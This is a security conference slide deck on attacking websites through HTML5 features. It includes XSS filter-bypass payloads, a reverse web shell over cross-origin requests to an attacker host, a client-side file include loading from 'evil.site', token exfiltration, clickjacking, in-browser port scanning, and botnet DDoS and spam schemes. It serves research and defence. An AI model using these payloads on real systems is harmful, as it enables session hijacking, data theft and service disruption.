ATTACK & DEFENSE
labs

Attacking with HTML5

Lavakumar Kuppan

Who am I ?

- Web Security Researcher
- ½ of Attack and Defense Labs, www.andlabs.org
- Penetration Tester @ really big bank
- Author of Imposter & Shell of the Future
- Likes HTML5

 @lavakumark

Disclaimer:

Views expressed in this talk are my own and does not necessarily reflect those of my employer

ATTACK & DEFENSE labs

What to Expect?

- Introduction to HTML5
- Attacking ‘HTML4’ websites with HTML5
- Network Reconnaissance with HTML5
- HTML5 Botnets
- Tool Releases:
  - Ravan – JavaScript Distributed Password Cracker
  - JSRecon – HTML5 based JavaScript port/network scanner

Let’s talk HTML5

What is HTML5

- Next major version of HTML
- Adds new tags, event handlers to HTML
- Adds new APIs to call from JavaScript
- Native support for features currently provided by plug-ins like Flash/Silverlight/Java

There is some HTML5 in all of us

- HTML5 is already here
- Many features supported by latest versions of FireFox, Chrome, Safari and Opera.
- IE is slowly getting there with IE9 Beta
- Unless you are trying very hard, you most definitely would have some HTML5 in you(r machine)

Is HTML5 hopelessly insecure?

- Short answer - NO.
- Long answer
  - Security has been a major consideration in the design of the specification
  - But it is incredibly hard to add features in any technology without increasing the possibility of abuse

This talk is about the abuse of some of HTML5's features

HTML5 Features featured in this talk

- New Tags and Attributes
- Cross Origin Requests
- Drag-n-Drop API
- Application Cache
- WebSockets
- WebWorkers

Cross-site Scripting via HTML5

Black-list XSS filters

- Filters are a popular way to prevent XSS attacks when encoding is not possible - accepting rich content from users
- White-list filters like AntiSamy exist for this reason
- But developers like developing…..custom filters
- Almost all these filters are black-list based
- Ofcourse we know that black-list filters fail
- But ‘we’ are only about 0.1 % of the web community

Bypassing Black-list filters with HTML5 - 1

- Filter blocks tags like ‘<script’, ‘<img’ etc ☹
- HTML5 introduces new tags that can execute scripts ☺
- New tags == bypass outdated black-lists ☺

Eg:

```
<video onerror="javascript:alert(1)"><source>
<audio onerror="javascript:alert(1)"><source>
```

Bypassing Black-list filters with HTML5 - 2

- Filter blocks '<' and '>', so tags cannot be injected ☹
- But user input is being injected inside an elements's attribute ☺
- Filter also blocks event attributes like onerror, onload etc ☹
- HTML5 adds new event attributes → filter bypass ☺

Eg:

```
<form id=test onforminput=alert(1)> <input> </form>
<button form=test onformchange=alert(2)>X
```

Bypassing Black-list filters with HTML5 - 3

- Similar to case -2
- But filter is blocking event attributes with regex ‘on\w+=‘.
- This blocks the HTML5 attributes shown earlier ☹
- HTML5’s ‘formaction’ event attribute can bypass this filter ☺

Eg:

```
<form id="test" /><button form="test“
formaction="javascript:alert(1)">X
```

Self-triggering XSS exploits with HTML5

- A common XSS occurrence is injection inside some attribute of INPUT tags.
- Current techniques require user interaction to trigger this XSS

```
<input type="text" value="->Injecting here"
  onmouseover="alert('Injected val')">
```

- HTML5 turns this in to self-triggering XSS

```
<input type="text" value="-->Injecting here"
  onfocus="alert('Injected value')" autofocus>
```

HTML5 Security CheatSheet

- Updated list of all HTML5 XSS vectors
- Maintained by Mario Heiderich
- All vectors discussed so far are from this list

Front end : http://heideri.ch/jso/#html5

Back end: http://code.google.com/p/html5security/

Demo

Reverse Web Shells with COR

Cross Origin Request (COR)

- Originally Ajax calls were subject to Same Origin Policy
- Site A cannot make XMLHttpRequests to Site B
- HTML5 makes it possible to make these cross domain calls
- Site A can now make XMLHttpRequests to Site B as long as Site B allows it.
- Response from Site B should include a header:

  Access-Control-Allow-Origin: Site A

Reverse Web Shell

- This feature can be abused to set up a Reverse Web Shell
- Say **vuln.site** is vulnerable to XSS and an attacker injects his payload in the victim's browser
- This payload can now make cross domain calls to **attacker.site** and read the response
- This sets up a communication channel between the attacker and victim
- Attacker can access **vuln.site** from victim's browser by using this channel


HTML5 Advantage

- This attack was possible even without HTML5
- Tools like XSS Shell and XSS Proxy implemented them
- But they relied on hacks for cross domain communication
- This made them less reliable with poor performance
- HTML5, with native support for cross domain communication takes this attack to whole another level

Shell of the Future

- Tool to automate the process of creating and accessing a Reverse Web Shell
- Tunnels the attacker's HTTP traffic over COR from the victim's browser
- Attacker can browse the victim's session from his browser.
- Can get around Session Hijacking countermeasure like Http-Only and IP Address–Session ID binding
- Comes loaded with two default JavaScript exploits
- Supports HTTPS website as well

Shell of the Future's Architecture



Demo

Clickjacking with HTML5

Text-field Injection using Drag and Drop API

- Filling forms across domains is usually difficult in Clickjacking attacks
- HTML5's Drag and Drop API makes this easy
- Attacker convinces the victim to perform a Drag and Drop operation
- A simple game can be convincing here
- By using frame overlays, this action can fill forms across domains
- Introduced by Paul Stone at BlackHat Europe 2010

How it works

- Attacker.site would contain and element like this:

  <div draggable="true" ondragstart="event.dataTransfer.setData('text/plain', '**Evil data**')“><h3>DRAG ME!!</h3>

- When the victim starts dragging this, the event’s data value is set to ‘Evil Data’
- Victim drops the element on to an text field inside an invisible iframe
- That field is populated with the value ‘Evil Data’.

IFRAME Sandboxing

- HTML5 adds Sandbox attribute to the IFRAME tag
- Can be used to disable JavaScript in the Iframe.
- Many websites rely solely on frame busting for Clickjacking protection
- If such sites are included inside an Sandboxed Iframe, frame busting is disabled

```
<iframe src="http://www.victim.site" sandbox></iframe>
```


Demo

HTML5 Cache Poisoning

Poisoning HTML5 Application Cache

- Application Cache has longer life than regular cache
- Must be deleted explicitly in Firefox but it asks for user approval before setting this cache
- Chrome and Safari do not ask for user approval but deleting regular cache also deletes this cache
- For a regular cache, refreshing the page would update it but Application Cache would still retain the poisoned content
- Imposter has a module to poison Application Cache

Demo

Client-side RFI

Client-side File Includes

- Have you seen URLs like these:

  http://www.example.com/#index.php

- Inside the page:

```
<html><body><script>
x = new XMLHttpRequest();
x.open("GET",location.hash.substring(1));
x.onreadystatechange=function(){if(x.readyState==4){
document.getElementById("main").innerHTML=x.responseText;}}
x.send();
</script>
<div id=“main”></div>
</body></html>
```

The Cross Origin Request effect

- This design though flawed was difficult to exploit earlier
- Introducing Cross Origin Requests

  http://example.com/#http://evil.site/payload.php
- Contents of ‘payload.php’ will be included as HTML within
- New type of XSS!!
- Discovered by Matt Austin on touch.facebook.com and a bunch of other sites

ATTACK & DEFENSE labs

XMLHttpRequest as a sink

- COR makes XMLHttpRequest as a dangerous DOM based XSS sink
- Responses of XHR are consumed in many websites in different ways.

  Eg: JSON, XML HTML
- Since this data is supposed to be from same domain they are usually not validated
- Huge potential for XSS vulnerabilities

Demo

Cross-site Posting

Reverse of Client-side RFI

- Here the focus is not on the response of XHR
- But instead it is the request that matters
- Sites send a lot of sensitive data to the server using XHR
- If the URL of the XHR is made to point to the attacker's website, then this data is sent to attacker's server

Eg:
```
x = new XMLHttpRequest();
x.open("POST",location.hash.substring(1));
x.send("a=1&b=2&csrf-token=k34wo9s3l");
```

Network Reconnaissance

Port Scanning

- COR and WebSockets can be used for performing reliable port scans
- The time it takes to change its readystate status indicates the status of the port it is connecting to
  - XHR → depends on time spent in ReadyState 1
  - WebSockets → depends on time spent in ReadyState 0
- Possible to identify open, closed and filtered ports
- Scans are subject to the port blocking employed in all popular browser

Application-level scanning

- These are application-level not socket-level scans
- The port behavior would depend on the application running on it. Types of applications:
  - **Close on connect:** Application terminates the connection once connection is established due to protocol mismatch.
  - **Respond & close on connect:** Similar to type-1 but sends some default response before closing connection
  - **Open with no response:** Application keeps the connection open expecting more data or data that would match its protocol specification.
  - **Open with response:** Similar to type-3 but sends some default response on connection, like a banner or welcome message

ReadyState time – Port Status mapping

Behavior based on port status:

Port Status	WebSocket (ReadyState 0)	COR (ReadyState 1)
Open (application type 1&2)	< 100 ms	< 100 ms
Closed	~1000 ms	~1000 ms
Filtered	> 30000 ms	> 30000 ms

Behavior based on application type:

Application Type	WebSocket (ReadyState 0)/ COR (ReadyState 1)
Close on connect	< 100 ms
Respond & close on connect	< 100 ms
Open with no response	> 30000 ms
Open with response	< 100 ms (FF & Safari) | > 30000 ms (Chrome)

Network Scanning

- Use the port scanning technique to perform horizontal scans of the network
- Fact that we can detect closed ports makes this ideal
- Scan for port 445, it is usually allowed through personal firewall
  - Windows 7 → application type-1 → easily detected
  - Windows XP → application type-3 → cannot be detected
- If port 3389 is also allowed across firewalls but can only be detected if this port is closed on the system (application type -3)

Guessing user's Private IP

- Step 1: Identify the user's subnet
  - Most home users are on the 192.168.x.x subnet and the router is 192.168.x.1
  - Scanning for port 80 from 192.168.0.1 to 192.168.255.1 identifies the user's subnet
- Step 2: Identify the user's IP address
  - Scan the subnet for a port filtered by personal firewalls – Eg: 601337
  - The only system that would respond is the user's system, the request does not get filtered by the firewall as it was generated within the same machine

JSRecon

- Its an online tool to perform port and network scans
- Uses the techniques discussed earlier
- http://www.andlabs.org/tools/jsrecon.html
- DEMO

HTML5 Botnets

HTML5 WebWorkers

- WebWorkers are background JavaScript threads
- Any website can now start a background JS thread and run it for as long as the page is active
- Long running JS code used to hang the UI
- WebWorker solves this problem
- Result:

  Can perform resource intensive operations for extended periods with JavaScript without affecting the user's browsing experience – read as 'without user's knowledge'

Why JavaScript?

- Botnets are attacker's version of distributed computing, made of large number of nodes executing the attacker's code
- JavaScript is the easiest form of code to execute in anybody's system
- We all execute thousands of lines of untrusted JavaScript code in our browsers everyday during our casual browsing sessions
- Platform & OS neutral– One language to rule them all
- Billions of potential nodes (web users)

Building a botnet

- There are two phases involved in building a botnet
- Phases:
  - Reaching out to victims
  - Extending execution lifetime

Reaching out to victims

- Email spam
- Trending topics on Twitter
- Persistent XSS on popular websites, forums etc
- Search Engine Poisoning
- Compromised websites

The sole cause of all human misery is the inability of people to sit quietly in their rooms - **Blaise Pascal**

The sole cause of all browser attacks is the inability of people to leave a link unclicked - **Internet version**

Extending execution lifetime

- Combination of Clickjacking and Tabnabbing
- Clickjacking to send the user to a new tab
- Tabnabbing to disguise our tab as a regular website like Google or Youtube
- An average user has more than a handful of tabs open, our tab could be open for a long time
- Site wide XSS techniques can also be used

Botnet created, what do we do with them?

We are restricted by the browser's sandbox, what could we possibly do?

Here are a few things that can be done:

- DDoS attacks
- Email Spam
- Distributed password cracking

DDoS Attacks

- Application-level DDoS can bring down even huge sites
- Pick a process intensive request and make it a few thousand times

  Eg: http://target.site.com/search.php?product=%
- HTML5's COR can make GET requests to any website
- I clocked 10,000 COR requests/minute on my laptop
- 600 nodes → 100,000 requests/sec → site DoSed?
- 6000 nodes?? 60000 nodes???

Email Spam

- Primarily sent using open relay mail servers
- Web equivalent of open relay mail servers:

http://example.com/feedback.html

<form method="GET" action="feedback.php">

<input type="hidden" name="to" value="fb@example.com" />

From: <input type="text" name="from" value=""/>

Subject: <input type="text" name="subject" value=""/>

Comment: <input type="text" name="comment" value=""/></form>

http://example.com/feedback.php

<?php mail($_GET['to'],$_GET[''subject], $_GET['comment'],

"From:". $_GET['from']); ?>

Spam through COR

- If the form is submitted over GET then COR has no problems
- If the form is submitted over POST then it is not possible
- JSP applications can still be affected using HTTP Parameter Pollution
- This attack is possible even without COR

  <img src="http://example.com/feedback.php?...."
- But COR is the only option from within WebWorkers

Distributed Password Cracking

- JavaScript is generally not considered to be a good platform for password cracking
- But JavaScript engines are becoming faster everyday
- How fast? – it was possible to create 100000 MD5 hashes/second in JavaScript on an I5, 4GB system
- This is still 100-115 times slower than native code's performance on same machine
- ~110 nodes running JS code == 1 running native code
- What JavaScript lacks in performance, it more than makes up in volume

ATTACK & DEFENSE labs

Ravan – Distributed JS Computing System

- System for legitimate use of password cracking with JavaScript
- Users are asked for permission before starting cracking process in their browser
- Divides the cracking process in to slots and allots them to individual workers
- The entire process is managed by the master, the hash submitters browser
- Supports Salted MD5 and SHA hashes
- DEMO

Q&A